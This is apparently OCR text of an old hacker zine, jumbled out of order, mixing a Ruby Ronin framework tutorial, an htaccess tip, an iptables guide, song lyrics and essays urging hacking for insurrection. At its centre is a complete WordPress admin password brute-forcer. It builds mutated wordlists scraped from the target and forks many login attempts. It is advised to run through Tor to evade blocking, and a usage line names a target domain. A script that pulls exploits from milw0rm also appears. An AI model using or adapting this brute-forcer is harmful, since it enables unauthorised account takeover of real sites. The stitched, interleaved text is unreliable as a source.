evoltech@jwaters:~/src/htz$ sudo gem update
Updating installed gems
...
Gems updated: ronin-dorks, ronin-exploits, ronin-gen, ronin-web, ronin-php, ronin-sql, rspec, rubyforge, term-ansicolor
</code>
```

Ronin and Git[hub] [5]

Ronin development and collaboration is done with the Git source code management (SCM) system. github.com is used to host the authoritative remote repositories. By creating a GitHub account and forking one of the ronin repositories for your development needs, you will be integrating into the ronin development community. This will allow core ronin developers to use Git and GitHub's features to accept contributions.

Using Git with ronin is well documented on the ronin website [5]. If you are working with a copy of Ronin and or Ronin libraries from their Git repository and also have the related gems installed on your system, you will need to distinguish between the Git copy from the installed gem. Safely using the most recent version (from github.com) can be accomplished by incrementing the VERSION constant in the related version.rb file, then either re-rolling and installing a new gem, or by including the package from the command line with irb [6]. Ruby's default behavior when requiring a new class is to include the most recent version as denoted by a libraries VERSION constant. Postmodern makes this easier for people working with both gems and git versions by always incrementing the version number in the git source after there is a new gem released. This makes it so that the git source version will always be greater then the gem version. You can always verify the version you are working with by:

```
<code>
irb> puts Ronin::VERSION
</code>
```

A side note is that Ronin may use "Edge" (release candidates, beta versions, etc) versions of different libraries. Most gems you use will be fetched from the default gem repository rubyforge.org. In order to install a gem on the edge you will have to find where the Edge versions are hosted. In most cases this will be github or the projects website (the gem source code hacking example below is made simpler with the scripts from the drnic-github gem [9]).As an example, in Ronin 0.2.5 a version of datamapper is required where the edge gem (dm-core >=0.10.0) is located in a non-default repo. On top of this there was some migration from rdoc to yard packages for documentation management with patches pending to dm-core. To install this repo you will have to:

```
<code>
sudo gem source --add http://gems.datamapper.org/
git clone git://github.com/postmodern/dm-core.git
cd dm-core
git checkout -b next --track origin/next
git pull
rake gem
sudo gem install pkg/dm-core-0.10.0.gem
sudo gem update
</code>
```

This being said, it is possible that your environment will need to be updated when working with the development versions (hosted at github). Before you start using the new ronin code you are going to want to run the test suite to make sure everything checks out on your box. This example shows testing a new version of ronin; but is applicable to the other ronin libraries as well.

```
<code>
cd ronin
grep VERSION lib/ronin/version.rb
  VERSION = '0.2.5'
rake spec
# If you get errors here check that you have all the dependencies met. Make
# sure you have the dependencies specified in the self.extra_deps array.
cat Rakefile
</code>
```

Rolling the new gem from the git source you just checked out can be done as for dm-core above:

```
<code>
git clone git://github.com/postmodern/ronin.git
cd ronin
rake gem
sudo gem install pkg/ronin-0.2.5.gem
</code>
```

If instead you want to just load the library in from the command line when working with irb you can simply add all the additional include files from your local repos with

```
<code>
pwd
  ~/src/ronin
irb -I ./lib
irb> require 'ronin'
irb> Ronin::VERSION
=> "0.2.5"
<code>
```

If you plan on working with a development branch of ronin you should check in at #ronin on irc.freenode.net and possibly join the google group at http://groups.google.com/group/ronin-ruby.

Overlays

In Ronin overlays are a way of distributing extra bits of code that make use of the ronin framework. Examples of this can be misc tools for exploit development, penetration testing, and exploits themselves. Overlays can include libraries (extensions in ronin speak) that can then be used by other overlays so that, like in UNIX, one tool can be stringed together with another tool. The concept of overlays is what seperates Ronin from other exploit development frameworks as this is where the decentralized sharing aspect comes in. You can design tools that leverage ronin and make them public, or share them only with in your affinity group.

How To PROTECT Your Web Folders

A lame trick to protect your web folders using htaccess
Written by Kernel Panic from Code Bomb

If you want to protect a web folder from brute forcing or other hack attempts, you can make it more secure with a "lame" method.
This "lame" method is a double or triple authentication prompt.

If a h4x0r got your password, he must authenticate to the site with the correct password for 2 or 3 times. The first 1 or 2 time(s) he will not access and an authentication prompt will be shown again ;-)

Let's show you how to make that:

- It works for your own domain name or when you can create your subdomains in a free domain or subdomain service -

First of all make sure that your server accepts htaccess password protection.

For Apache see this document:
http://httpd.apache.org/docs/1.3/howto/auth.html

You must create one or two subdomains that will point to the folder which you need to protect. (One for triple authentication
and two for more). In this example we created one:
folder.domain.com

Check where you web server stores the htpasswd files. For Apache look a dir called: .htpasswds e.g /home/username/.htpasswds/
If you are the server admin look the server config. We will need this to fill in the data below.

If you don't have any folder you can create a folder before the public_html or www folder in order to put the passwd file that
stores the login and password info. Don't create the folder in a public dir for security reasons!

We must create the passwd file with the password we want in this
folder. We can go to: http://www.htaccesstools.com/htpasswd-generator/
and we can create the content of the passwd file. We use this in order to make an encrypted password.

We must save it as: .htpasswd

A typical .htpasswd file looks like:

username:cGyUX9QugYMgE

Now make a new file in the web folder that you need to protect with
this inside (edited):

- For our example the dir that we want to protect is: /home/username/folder that goes to www.domain.com/folder -

```
RewriteEngine on
AuthType Basic
AuthName "Password Protected Area"
require valid-user
AuthUserFile "/path/to/.htpasswd"
RewriteCond %{HTTP_HOST} ^folder.domain.com$ [OR]
RewriteCond %{HTTP_HOST} ^www.folder.domain.com$
RewriteRule ^(.*)$ http://www.domain.com/folder [R=301,L]
```


- Edit to your own settings -

1) Change: "/path/to/.htpasswd" to
your own htpasswds folder (See above for instructions)
2) Change ^folder.domain.com$ to your own subdomain that you have
created
3) Change also ^www.folder.domain.com$ to your subdomain. YOU MUST
KEEP THE "www" BEFORE subdomain.domain.com !!!
4) Change the "http://www.domain.com/folder" to the folder that you
need to protect. You must put the dir not the subdomain.

Save it as: .htaccess

That's it
Enjoy!

Kernel Panic <kernel_panic@codebomb.org>



Overlays are organized in ronin via the “Platform”, which is essentially just a local cache (~/.ronin) of your installed overlays. An overlay is managed in the following way:

```
ronin list
ronin add git://github.com/postmodern/postmodern-overlay.git
ronin update postmodern-overlay
# Remove the local entry and delete the associated files.
ronin uninstall postmodern-overlay

# Remove the local entry for the overlay, but don't delete the files.
ronin remove postmodern-overlay
```

Overlay versions

Overlays are managed by Ronin::Platform. This section of code describes the Overlay API; file structure, recognized format of ronin.xml. In the following example we will be using an overlay called postmodern-overlay hosted at git://github.com/postmodern/postmodern-overlay.git. This overlay version will change as Ronin::Platform gets updated and may not always be compatible with the gem version of Ronin. As of Ronin 0.3.0 if you want to use a compatible version of postmodern-overlay you will have to check it out with the ronin-0.3.0 tag:

```
git clone git://github.com/postmodern/postmodern-overlay.git
cd postmodern-overlay
git checkout -b ronin-0.3.0 --track origin/ronin-0.3.0
```

By the time this hits the press a new version of Ronin::Platform will be out, that implements overlay versioning and can raise a warning when an incompatible Overlay is being used [7].

Using Overlays

Overlays, like all other parts of the Ronin framework, can either be used from the Ronin Console or from a standalone script. After an overlay is installed in your environment and the Ronin Console is loaded the Overlay Cache will be loaded with all of the overlays installed on your system.

```
ronin>> Platform.overlays.names
=> ["postmodern-overlay"]
ronin>> Platform.extension_names
=> ["dumpster", "milw0rm", "spec", "twitter"]
```

You are going to look through the code of the extensions in postmodern-overlay because there are some interesting tools in there that show the ease of writing code capable of heavy lifting in a few lines. Making use of the overlays is made overly simple since the extension names are added directly into the local namespace:

```
ronin>> milw0rm.remote.latest.title
```

The overlays and associated extensions can also be used in standalone scripts as you might expect. The following example shows how the milw0rm extension in the postmodern-overlay can be used to search milw0rm.org/remote for exploits matching a certain pattern in their title and print the exploit to the screen.

Obviously, this is only to show how this can be done as it would be much quicker to use the ronin-dorks library ie.

```
ronin>> puts Web::Dorks.search(:site => 'milw0rm.org/remote', :query => 'ftp').page(1).summaries
```

```
#!/usr/bin/env ruby
require 'pp'
require 'ronin'
require 'optparse'
require 'ostruct'

include Ronin

options = OpenStruct.new
options.verbose = false
options.date = Date.today-90
options.subject = nil

begin
OptionParser.new do |opts|
  opts.banner = "Usage: getAllWpExploits.rb [options]"

  opts.on("-v", "--[no-]verbose", "Run verbosely") do |v|
    options.verbose = v
  end

  opts.on("-d <date>", "Specify the <date> that exploits must be newer than.") do |d|
    options.date = Date.parse(d)
  end

  opts.on("-s <subject>", "Specify the <subject> that exploit must match.") do |s|
    options.subject = s
    options.subject_re = /#{s}/i
  end

  if (!defined? options.subject)
    puts opts
    puts options.subject
    raise OptionParser::MissingArgument, 'A subject to search for is required', caller
  end
end.parse!

rescue OptionParser::MissingArgument
  puts $!
  exit
end

def findRemoteExploit(re, date)
  if (!re.instance_of? Regexp)
    raise ArgumentError, "First argument is not a Regexp", caller
  end

  if (!date.instance_of? Date)
    raise ArgumentError, "Second argument is not a Date", caller
  end

  start = 0
  dont_bail = true
  while page = Platform.milw0rm.remote[start]
    page.each { |exploit|
      # Check if it is older than the date.  We assume that the exploits are pulled
      # sorted by date so if we find one with a date greater than date we
      # bail.
      if (exploit.date < date)
        dont_bail = false
        break
      end

      # Check if the title matches re.
      next unless exploit.title =~ re

      # It looks like the milw0rm extension doesn't parse title
      puts exploit.date.strftime('%Y-%m-%d') +", "+ exploit.title

      # Get the exploit.
      puts exploit.body
    }
    if (!dont_bail)
      break
    end
    start = start.succ
  end #while
end #find

puts "Looking for any remote exploit matching #{options.subject_re.inspect} in the title posted after "
puts "#{options.date.strftime '%Y-%m-%d'} on milw0rm.org"
findRemoteExploit(options.subject_re, options.date)
puts "Done."
```

Debbi: Fuck this shit lets go do some crimes.
Duke: Yeah. Let's go get sushi and not pay.

- Repo man You are probably tired or all the talk by this point and would like to see an attack on an actual target. Well your not going to get it, but what I will give you is an attack on a hypothetical target. In this issue I am going to cop out with a dictionary attack on a wordpress site, but next issue we will cover porting code from milw0rm and other frameworks like metasploit, and multi-level attacks using ronin. Since plain old dictionary attacks on websites are so boring we will try and improve our chances by first scraping a site for all words then mutating those words to provide a wordlist. After this is done we will spawn off a bunch of jobs to try and log into the site. This process is made simple with yet another gem, written by our good friend postmodern and maintained by the SophSec crew, called wordlist [8]. The assumption is that most dictionaries will have way too many words to try all of them, but the selection of words on a website may comprise a smaller dictionary that contains a word that may be used as the admin password, possibly with some mutations. Another problem is that password attacks on a website are slow if you follow the HTTP standard and not make more than 2 requests to the same domain at a time, but why would we follow that rule? We'll fork as many as we need. And of course we don't want our sysadmin on the other end to have it easy and be able to whitelist a single ip, so we'll run the whole damn thing through tor (now they could just block tor which would be a bummer).

```
<code>
#!/usr/bin/env ruby
require 'ronin/web'
require 'optparse'
require 'ostruct'
require 'wordlist/builders/website' # http://github.com/sophsec/wordlist
require 'wordlist'
require 'logger'
include Ronin

class App
  VERSION = '0.0.1'

  attr_reader :options

  def initialize (arguments)
    @arguments = arguments
    @options = OpenStruct.new
    @options.verbose = false
    @options.host = nil
    @options.word_list = nil
    @options.file = 'list.txt'
    @options.threads = 10
    @options.path = '/wp-login.php'
    @options.user = 'admin'
    @opts = nil
    @mutations = {
    'a' => '@', 'a' => '4', 'A' => '@', 'A' => '4',

    'b' => '8', 'B' => '8',

    'c' => '(', 'C' => '(',

                'e' => '3', 'E' => '3',

                'g' => '6', 'G' => '6',

                'i' => 'I', 'I' => 'I', 'i' => '|', 'I' => '|', 'i' => '!',
    'I' => '!',

    'l' => 'I', 'L' => 'I', 'l' => '!', 'L' => '!', 'l' => '|', 'L' => '|',

    'o' => '0', 'O' => '0',

    's' => '5', 'S' => '5',

    't' => '7', 'T' => '7', 't' => '+', 'T' => '+',
    }
    file = File.open('smartBruteForceWP.log', File::WRONLY |
File::APPEND)
    @options.logger = Logger.new(file)
    @options.logger.level = Logger::DEBUG
  end

  def run
    if parsed_options?
      # @todo Before we build the word list lets verify that we have a vaild
      # path for login and confirm that that the user we are using is valid
      # This can be accomplished be checking the returnvalue of logging in
      # with one character for the pass and the user and seeing if the
      # response is Invalid username vs Invalid password.

      # Generate the wordlist. We want words greater than 5 characters
      # and less then 15. We would also like to perform some l33t speak
      # mutations on the words.
      @options.logger.debug("#{Process.pid}: Generating wordlist (#{op-
tions.file}) from #{options.host}")
      ws = Wordlist::Builders::Website.build(
        @options.file, { :host => @options.host})
      @options.logger.debug("#{Process.pid}: Building a wordlist from
(#{options.file})")
      list = Wordlist::FlatFile.new(@options.file,
        {:max_length => 15, :min_length => 5})
      @options.logger.debug("mutating list with #{@mutations.inspect}")
      build_mutations! list

      # Create a bunch of processes for contacting the target site and trying
      # to log in with our word. Bail on success.
      pids = []
      wordct = 0
      url = 'http://' + options.host + options.path
      @options.logger.debug("Brute forcing #{url} with #{@options.
threads} threads")
      query = {:log => options.user, 'wp-submit' => "Log In"}
      list.each_mutation do |word|
        wordct = wordct.succ

        # Only allow options.threads to run at once
        if pids.size >= @options.threads.to_i
          pid = Process.wait
          if ($?.exitstatus == 1)
            exit
          end
          pids.delete pid
        end

        pids << fork {
          query[:pwd] = word
          @options.logger.debug("#{query.inspect}")
          if Ronin::Web.post(url, :query => query).parser.css('#login_er-
ror').size == 0
            # Now it is safe to bail on all the threads.
            puts "username:#{options.user}, password:#{word}"
            exit 1
          end
        }
      end
      pids.each do |pid|
        Process.waitpid pid
        if ($?.exitstatus == 1)
          exit
        end
      end
      puts "Tried #{wordct} passwords and was unable to login."
    else
      output_usage
    end
  end

  #protected
  def build_mutations! list
```


Verse #2

COMMERCIAL MEDIA SAMSARA ADDICTED
INVASION OF THA RADIO HEADS. INFLICTED
WITH DOLLAR SIGNS ↑ MATERIAL WEALTH
OMEN EMBLEMS TO BLIND EYES WITH SOULS TO SELL
SINISTER IMPLICATIONS. OVERTURES TO FAME
FUCK 'EM! I REFUSE TO PLAY THA CAPITAL GAME
↑ MAKE THA RICH RICHER TIL THEY THINKIN LIKE HITLER
THA POOR THEY JUST GET SICKER. DEATH IT JUST COMES QUICKER
SO LISTEN. IF YA WANTA TAKE THA WORDS DAT IM SAYIN
↑ JACK THA BEATS ↑ PLAY 'EM HOW YOU WANT 'EM. PORTRAY 'EM
JUST DON'T DECAY 'EM. CUZ ME, IM JUST HERE FOR TODAY
I'LL BE GONE TOMORROW ↑ SOMEONE'S TAKIN MY PLACE
THIS NAME ON THIS STATE I.D. CARD'S JUST A WAY
TO KEEP TRACKS. WHERE I BEEN. WHAT I'VE DONE TO DISMAY
SO IMMA BILL ↑ EXCHANGE THIS IDENTITY THEFT
↑ ANTI-COPYRIGHT WHILE I DISRESPECT!

" ANTI-COPY-WRITTEN [illegible] BMB211 NSWK "

Verse #1

IT WAS WRITTEN IN REVOLUTIONARY INK
DON'T BE SPELLBOUND BY THA MYTHS THAT MAKE YA THINK
CONFORMITY - TECH MERRIAM & WEBSTER TOO
BET YOU FEEL WHAT IM SPITTIN & I AINT FOLLOWIN RULES
& REGULATIONS STATIONS ON THA RADIO SET
IM THA UNDERGROUND FREQUENCY PER THA BUBONIC PLAGUE
YER MENTAL STRATEGIES ARE CASUALTIES - YA GHOST
TO ANALYTIC INDUCED ANXIETIES THAT ROAST
IN YA PARADIGM - MINDSWUM AUTOMATON
I HOPE YOU FREEZE TO DEATH ON ALL THA ICE THEY GOT YOU STUCK ON!
DO LIKE NANCY REGAN & JUST SAY NO
I'LL BRING THA GUILLOTINE OF SPONTANEOUS FLOW
OF THA GHETTO - GUTTER - DREADLOCK'D - PUNK ROCK
HIP HOP - HOBO - BEATNIK - DAT THEO NOW
BROWN! & MUTHA FUCK YO' RADIO PLAY
& EVERY SINGLE LAW DAT YO' COPYRIGHTS MAKE


```
@mutations.each do |key, val|
    list.mutate key, val
  end
end

def parsed_options?
  begin @opts = OptionParser.new
  @opts.banner = "Usage: smartBruteForceWP.rb [options]"
  @opts.on("-v", "--[no-]verbose", "Run verbosely") { |v|
    @options.verbose = v }
  @opts.on("-t=THREADS", "Specify the number of concurrent
requests we should make.") { |t|
    @options.threads = t }
  @opts.on("-p=PATH", "Specify the PATH to wp-login.php.") { |p|
    @options.path = p }
  @opts.on("-u=USER", "Specify the USER to login as.") { |u|
    @options.user = u }
  @opts.on("-s=SITE", "Specify the <site> to brute force.") { |s|
    @options.host = s }
  @opts.parse!

  if (@options.host.nil?)
    raise OptionParser::MissingArgument,
      'A subject to search for is required', caller
  end

  rescue OptionParser::MissingArgument
    puts $!
    return false
  end
  true
end

def output_usage
  puts @opts
end
end

app = App.new ARGV
app.run
</code>
```

You may want to experiment with running this code through a the torify command to make sure all of the requests don't come from the same ip. The default number of child processes to generate is configurable via the -t option, but the default is 10 processes.

```
<code>
torify ruby ./smartBruteForce.rb -s wp28.com -t 100 -u admin
</code>
```

The HTZ 8 zine subversion repository [9] contains a much larger mutation file and will be the location for any updates and branches to this application.

THANKS

Postmodern for doing a lot of hand holding with me through the code and getting me up to speed with all that is ruby and git. Double thanks for the quick turn around on the wordlist lib.
http://houseofpostmodern.wordpress.com

Sbit for providing QA for Ronin, especially for the ronin-0.3.0 release, debian installation, and AWESOME.times! 300
http://www.google.com/profiles/sanitybit

- References -

[1] Pickaxe - The name given to _the_ Ruby language documentation. A site hosting the book with a nice browseable TOC and Index all in frames is here:
http://www.rubycentral.com/book/.

[2] Ronin - The main site for the Ronin project: http://ronin.rubyforge.org/.

[2.a] ronin.rubyforge.org on GitHub - The code base for the main Ronin site is a custom CMS written by postmodern as a set of XML files that is compiled
(It is totally perverted, but easily allows others to contribute) with Ruby rake files. The site source can be cloned through GitHub here:
http://github.com/postmodern/ronin.rubyforge.org/

[3] Installing Ronin on Debian - Detailed instructions for getting the Ronin (and Ruby) code base on a Debian computer. If your installation steps are significantly different than what is here, please write them up and submit them to the documentation project [2.a].
http://ronin.rubyforge.org/howtos/ronin_on_debian.html

[4] RubyGems - "The premier Ruby packaging system": http://rubygems.org.

[5] Ronin and Git[hub] - Detailed documentation for using git to hack on Ronin is available here: http://ronin.rubyforge.org/contribute/

[6] IRB - The Interactive Ruby Interpreter. This is the "Ruby command Line", extended by Ronin to create the ECD (Electronic Civil Disobedience) command line that is Ronin. More info on using Ruby IRB is here:
http://whytheluckystiff.net/ruby/pickaxe/html/irb.html

[7] Ronin Overlays - An email from postmodern on 2009-10-25 discussing upcoming changes in Ronin::Platform.
http://groups.google.com/group/ronin-ruby/browse_frm/month/2009-10

[8] wordlist - A ruby library for generating and working with word-lists.
Project homepage - http://wordlist.rubyforge.org/
Github homepage - http://github.com/sophsec/wordlist
Postmoderns discussion of the project - http://houseofpostmodern.wordpress.com/2009/10/21/introducing-wordlist-0-1-0/

Since this will be read on paper by a good number of people I will include *a bit of the source for this library here, because it is nothing short of code poetry*

usage:

```
# Build a wordlist from a dictionary file, only selecting words between
# 5 and 15 characters.
list = Wordlist::FlatFile.new('dictionary.txt', {:max_length => 15,
:min_length => 5})
# Add the mutations you would like to be performed.  This method can
actualy do some
# very complex mutations.
list.mutate 'a', '@'
list.mutate 'e', '3'
list.each_mutation do |word|
  puts word
end
=> @apple, @ppl3, appl3, apple, etc

wordlist/list.rb: Wordlist::List.each_mutation

# Enumerates through every unique mutation, of every unique word, using
the mutator rules define for the list. Every possible unique mutation will be
passed to the given _block_.
#
#   list.each_mutation do |word|
#     puts word
#   end
#
def each_mutation(&block)
  mutation_filter = UniqueFilter.new()

  mutator_stack = [lambda { |mutated_word|
    # skip words shorter than the minimum length
    next if mutated_word.length < @min_length
```

```
# truncate words longer than the maximum length
  mutated_word = mutated_word[0,@max_length] if @max_length

  if mutation_filter.saw!(mutated_word)
    yield mutated_word
  end
 }]

 # @mutators is a local array of Mutator objects, see below
 (@mutators.length-1).downto(0) do |index|
  mutator_stack.unshift(lambda { |word|
   prev_mutator = @mutators[index]
   next_mutator = mutator_stack[index+1]

   prev_mutator.each(word,&next_mutator)
  })
 end

 each_unique(&(mutator_stack.first))
end

wordlist/mutator.rb: Wordlist::Mutator.each
#
# Performs every possible replacement of data, which matches the
# mutators +pattern+ using the replace method, on the specified _word_
# passing each variation to the given _block_.
#
def each(word)
 choices = 0

 # first iteration
 yield(word.gsub(@pattern) { |matched|
  # determine how many possible choices there are
  choices = ((choices << 1) | 0x1)

  replace(matched)
 })

 (choices - 1).downto(0) do |iteration|
  bits = iteration

  yield(word.gsub(@pattern) { |matched|
   result = if ((bits & 0x1) == 0x1)
             replace(matched)
            else
             matched
            end

   bits >>= 1
   result
  })
 end

 return word
end
```

[9] An article by Dr. Nic about the "find it, fork it, clone it, build it, install it, technologic" work-flow using git and rubygems. http://drnicwilliams.com/2009/11/04/hacking-someones-gem-with-github-and-gemcutter/

[9] HTX 8 subversion repository: https://hackbloc.org/svn/htz/8/
Large Mutation list: https://hackbloc.org/svn/htz/8/mutations-full.txt
Smart Word Press Password Brute Forcer: https://hackbloc.org/svn/htz/8/smartBruteForceWP.rb

```
evoltech@hackbloc ~ $ sudo iptables -L Accounting -vxn
Password:
Chain Accounting (1 references)
    pkts      bytes target     prot opt in     out     source               destination
      76        5224            tcp  --  *      *       0.0.0.0/0            0.0.0.0/0           multiport ports 22
      70        5224            tcp  --  *      *       0.0.0.0/0            0.0.0.0/0           multiport ports 22
       0           0            tcp  --  *      *       0.0.0.0/0            0.0.0.0/0           multiport ports 25,26
       0           0            tcp  --  *      *       0.0.0.0/0            0.0.0.0/0           multiport ports 80
       2         141            tcp  --  *      *       0.0.0.0/0            0.0.0.0/0           multiport ports 443
```

IptaBles Network Auditing with evoltech

There are a number of different tools that will process logs for different servers. Webalizer is the most all purpose solution. While webalizer and other log parsing programs are good at generating reports on bandwidth usage for different apps from the logs, they were really designed to give an over view of the data from the logs. Network statistics and better retrieved from the kernel itself. If you are looking to do any realtime work with the network on Linux chances are high that iptables can do it somehow. Ringo said recently (hopefully closely paraphrasing), "Iptables is like that tool in your garage that you use for one thing, but you know it can do like a million other things, but you have lost the manual".

In the process of trying to determine what new services can be offered to the anarchist community, hackbloc staff had to figure out what percentage of network traffic is being used by which network daemons and how close are we to saturating our available bandwidth. This was accomplished by setting up an "Accounting" chain with iptables to track usage by a "service". This accounting table is then regularly polled with the results pulled into our monitoring system where we get a nice graph [Include snippets.png in article here].

Here are the steps you can use to start collecting this information with iptables:
* Make sure you have all of the needed iptables modules for your kernel version built on the system. lsmod will show you the modules already loaded, and you if the following modules are mot loaded you can load them with modprobe: ip_tables, iptable_filter, xt_multiport

* Add and set up the "Accounting" table.
iptables -N Accounting
iptables -A INPUT -j Accounting
iptables -A Accounting -o eth0

in learning and building all kinds of new technologies; why aren't you? The government has teams of the best hackers on earth to protect itself, when there is a insurrection, it will be important to find their weak spots and use them. We can't expect underground hackers to help us when the time is right. We need to learn these skills now, before the robot armies takes over. I challenge you this week to learn a technological skill that you always wanted to.

What this means for us

We have a lot of work to do. Education is the first step. Those among us must throw energy to get less tech-y anarchists on the same page about the importance of technology in the anarchist movement. It also requires a great deal of time to skills sharing and building. A technology conference that involves questioning the state is long over due. The feds have Defcon, we need Anarchycon!

An increase in the use and utilization of technology does not come without it's faults. In 2009 Elliot Madison, who used twitter during the g20, was arrested and his house raided for reporting police movements. In 2006 Jeremy Hammond was charged with hacking the conservative site "Protest Warrior" and served a little under 2 years in jail. We will see these raids and arrests becoming more common in the years to come. It's important to learn from the mistakes of others and realize their contributions.


To a Technological Conscious Insurrection!

Cyberpunks Rise Against Civilization!

References:
[1] Rick Dakan´s website: http://www.rickdakan.com/books/
PM Press' website: http://www.pmpress.org/content/index.php

[2] An article on police using digital bugs (keyloggers)
http://news.cnet.com/8301-10784_3-9741357-7.html

[2] A cost analysis of brute-force cracking cryptographic hashes using EC2
http://www.theregister.co.uk/2009/11/02/amazon_cloud_password_cracking/



stream computer users, especially in western nations. Freedom of Speech as the states call it, but we see a common thread from the state following from more repressive nations of confiscation of technological devices such as cell phones, laptops and storage media. Once this information is in the hands of the state, it is copied and used against us.

What this means for modern anarchists

If anarchists are to stay a fighting force within the political spectrum a serious consideration of technology and it's impacts on our movement is necessary. This writing hopes to start the conversation.

A serious Security Audit:
Defensive Technology

Businesses do this all the time: they hire outside firms to analyze their networks for weak spots. As an observer and a participant I have taken it upon myself to preform this audit on the anarchist movement. You can boil down technological faults to 3 things. we will call them the 3 'E's:

Email: The most commonly used form of communication for people on the Internet, including anarchists. Email lists pre-date much of the "social networking" we know now and is still a main use of organizing. Yet email is, by nature, weak. Email is a postcard, not secure in any way from prying eyes.

Encryption: Encryption is the only way of safety when using technology, although not an end all be all*, it can help us. Everything of importance should be encrypted from emails and IM chats (and logs) to full hard drive encryption. If we encrypt everything, even the stuff that doesn't matter, we make it that much harder for them to access any of our information.

* Bugs / keyloggers could be installed cheaply [2], and it has long been speculated that .gov, .mil, and misc consultants have heavy duty computing power at their disposal to crack encryption [2]. This also ignores the fact that the metaphorical rubber hose and or threat of jail time is also pretty cheap.

